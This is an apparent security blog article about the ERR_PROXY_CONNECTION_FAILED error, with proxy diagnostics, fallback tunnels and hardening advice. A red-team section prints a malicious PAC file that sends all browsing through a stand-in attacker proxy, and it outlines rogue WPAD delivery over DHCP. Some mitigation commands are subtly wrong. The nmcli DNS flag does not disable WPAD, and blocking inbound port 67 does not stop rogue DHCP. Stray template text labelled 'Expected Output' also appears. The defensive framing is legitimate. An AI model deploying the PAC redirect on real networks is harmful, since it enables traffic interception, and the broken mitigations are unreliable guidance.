Listen to this Post

Introduction:
The dreaded `ERR_PROXY_CONNECTION_FAILED` message isn’t just a network nuisance—it’s a potential indicator of misconfigured security controls, malicious proxy interception, or a gap in your endpoint hardening strategy. When a proxy server fails to respond, users often disable security tools or bypass corporate gateways, inadvertently exposing internal traffic to attackers. This article dissects the technical anatomy of proxy failures, provides platform-specific commands to diagnose and remediate the issue, and transforms a common error into a cybersecurity training opportunity.
Learning Objectives:
- Diagnose proxy connection failures using native Linux and Windows networking tools.
- Implement secure proxy fallback mechanisms to prevent unintentional security bypass.
- Harden proxy configurations against common attack vectors like proxy auto-config (PAC) file poisoning.
You Should Know:
- Manual Proxy Diagnostics: Command-Line Forensics for Connection Failures
When you encounter ERR_PROXY_CONNECTION_FAILED, the first step is to verify whether the proxy server is reachable and correctly configured. Attackers often exploit proxy misconfigurations to perform man-in-the-middle (MITM) attacks or force downgrades to unencrypted channels.
Linux Commands (Run as sudo where necessary):
 Check system-wide proxy settings
env | grep -i proxy
cat /etc/environment | grep -i proxy

Test proxy server connectivity using netcat
nc -zv <proxy_ip> <proxy_port>

If proxy uses HTTP/HTTPS, test with curl
curl -x http://<proxy_ip>:<port> https://api.ipify.org -v

Inspect active network routes and default gateway
ip route show
Windows Commands (PowerShell as Admin):
 View current proxy configuration
netsh winhttp show proxy
Get-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Internet Settings" | Select-Object ProxyEnable, ProxyServer

Test proxy connectivity
Test-NetConnection -ComputerName <proxy_ip> -Port <proxy_port>

Flush proxy auto-detection cache
netsh winhttp reset proxy
Step-by-Step Guide:
- Identify the proxy source – Determine if the proxy is set via Group Policy, PAC file, or manual configuration.
- Ping and port scan – Use `ping
` (ICMP may be blocked) followed by `telnet ` or Test-NetConnection. - Check proxy service status – On the proxy server itself (if accessible), verify the proxy service (e.g., Squid, Nginx, Forefront TMG) is running.
- Review local firewall rules – Ensure outbound traffic to the proxy port (commonly 8080, 3128, or 1080 for SOCKS) is allowed.
2. Bypass Risks and Secure Fallback Strategies
Disabling the proxy to “fix” internet access is a common user workaround, but it creates a direct path for data exfiltration and malware communication. A secure fallback requires authenticated, encrypted tunnels rather than outright bypass.
Linux – Configure SSH Tunnel as a Secure Fallback:
 Create dynamic SOCKS5 tunnel (local port 1080)
ssh -D 1080 -N -f [email protected]

Route traffic through tunnel using proxychains
sudo apt install proxychains4
 Edit /etc/proxychains4.conf: add "socks5 127.0.0.1 1080"
proxychains4 curl https://internal-corp-site.com
Windows – PowerShell with Plink (PuTTY command-line):
plink.exe -D 1080 -N [email protected]
:: Then configure browser to use SOCKS5 localhost:1080
Step-by-Step Secure Fallback:
- Never disable proxy globally – Instead, use a VPN or SSH tunnel as secondary channel.
- Implement proxy failover – Configure WPAD (Web Proxy Auto-Discovery) with multiple proxy entries in the PAC file: `return “PROXY proxy1.corp.com:8080; PROXY proxy2.corp.com:8080; DIRECT”;` but beware that `DIRECT` bypasses security. Prefer `PROXY` fallback to a backup proxy.
- Log bypass events – Monitor event IDs: Linux (Squid logs
/var/log/squid/access.log), Windows (Event Viewer -> Applications and Services -> Microsoft->Windows->WinHttp).
3. Exploitation of Misconfigured Proxy Settings (Red-Team Perspective)
Attackers actively look for `ERR_PROXY_CONNECTION_FAILED` to pivot. If a proxy is down and clients fall back to DIRECT, an attacker on the same network can ARP spoof or launch DNS redirection. Worse, they can inject malicious PAC files via DHCP option 252 or DNS WPAD records.
Simulating PAC File Poisoning (Lab Use Only):
// Malicious PAC file hosted on attacker server
function FindProxyForURL(url, host) {
// Redirect all traffic to attacker proxy
return "PROXY attacker-proxy.local:8080; DIRECT";
}
Attacker sets up DHCP scope option 252 pointing to `http://attacker-ip/wpad.dat`.
Mitigation Commands – Linux:
 Disable WPAD via network manager
nmcli connection modify "YourConnection" ipv4.ignore-auto-dns yes
 Block rogue DHCP options
sudo iptables -A INPUT -p udp --dport 67 -j DROP
Mitigation – Windows (Group Policy):
– Navigate to `Computer Configuration -> Administrative Templates -> Windows Components -> Web Proxy Auto-Discovery`
– Enable “Turn off Web Proxy Auto-Discovery” and “Disable automatic detection of settings”
– Force policy update: `gpupdate /force`
4. API Security and Proxy Hardening for Cloud Environments
Many API security tools rely on outbound proxies to inspect traffic. When a proxy fails, APIs may fall back to direct internet access, violating compliance (PCI DSS 6.6, SOC2). Hardening proxy configurations for cloud-native workloads is critical.
Envoy Proxy (Common in Kubernetes) – Resiliency Configuration:
 Envoy config for circuit breaking and retry
clusters:
- name: external_api_cluster
connect_timeout: 0.5s
circuit_breakers:
thresholds:
- max_connections: 100
upstream_connection_options:
tcp_keepalive:
keepalive_time: 300
AWS – Forcing outbound traffic through a proxy using VPC endpoints:
 Create a proxy instance with Squid, then route via route tables
aws ec2 create-route --route-table-id rtb-xxxx --destination-cidr-block 0.0.0.0/0 --instance-id proxy-instance-id
 Enforce with AWS Network Firewall
aws network-firewall create-rule-group --rule-group-name "Proxy-enforcement" ...
Step-by-Step Cloud Proxy Hardening:
- Deploy a highly available proxy pair (e.g., HAProxy with keepalived).
2. Configure application-level retries with exponential backoff.
- Monitor proxy health using Prometheus + blackbox exporter: `probe_success{job=”proxy”} == 0` triggers alert.
-
Training Lab: Simulate and Detect Proxy Connection Failures
To train IT teams, set up a controlled environment where proxy failure is simulated, and participants must identify the security implications.
Lab Setup (Docker Compose):
version: '3'
services:
squid-proxy:
image: sameersbn/squid:latest
ports:
- "3128:3128"
victim-client:
image: ubuntu:22.04
command: bash -c "apt update && apt install curl -y && while true; do sleep 3600; done"
environment:
http_proxy: "http://squid-proxy:3128"
Disable the proxy container – `docker stop squid-proxy` – then on victim-client, run:
curl -v https://google.com
 Expected: curl: (7) Failed to connect to squid-proxy port 3128: Connection refused
Detection Command (Monitor logs for bypass attempts):
sudo tail -f /var/log/syslog | grep "proxy.fail" -i
Training Exercise Questions:
- What is the immediate risk if a user disables the proxy? (Answer: Loss of content filtering, DLP, and TLS inspection)
- How can an attacker exploit a proxy failure to deliver malware? (Answer: By impersonating the proxy or using DHCP spoofing)
What Undercode Say:
- Key Takeaway 1: `ERR_PROXY_CONNECTION_FAILED` is a security event, not just a network error – it must trigger incident response procedures to detect potential MITM or bypass activity.
- Key Takeaway 2: Secure fallback mechanisms (SSH tunnels, HA proxy pairs) are essential; never allow `DIRECT` fallback without explicit logging and temporary user authorization.
Analysis: The typical user response – clicking “disable proxy” – voids decades of network security investment. Organizations must combine technical controls (Group Policy locking proxy settings, removing user override permissions) with continuous training that simulates proxy failures in phishing campaigns. Attackers leverage friction; if security tools cause usability friction, users will find ways around them. Proxy failure is the perfect storm: it looks like a simple IT issue, but beneath it lies a potential entry point for data theft. By teaching sysadmins to run `netsh winhttp show proxy` or `env | grep -i proxy` before any other troubleshooting step, we shift the mindset from “fix my internet” to “secure my connection.”
Expected Output:
- Introduction: [As provided above] – a cybersecurity-angle intro framing the error as a risk indicator.
- What Undercode Say: [Two key takeaways + ten-line analysis] as shown.
Prediction:
As zero-trust network access (ZTNA) and secure web gateways (SWG) move toward agent-based architectures, traditional proxy failure errors will decline. However, adversaries will pivot to attacking the agents themselves – causing “agent connection failed” errors and prompting users to disable endpoint security. The next generation of training will focus on API-driven fallback, eBPF kernel-level enforcement that cannot be bypassed by users, and AI-driven anomaly detection that correlates proxy failure logs with lateral movement patterns. Within 24 months, we will see CVEs targeting proxy fallback logic, making `ERR_PROXY_CONNECTION_FAILED` a critical patch priority.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Stuart Mitchell – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


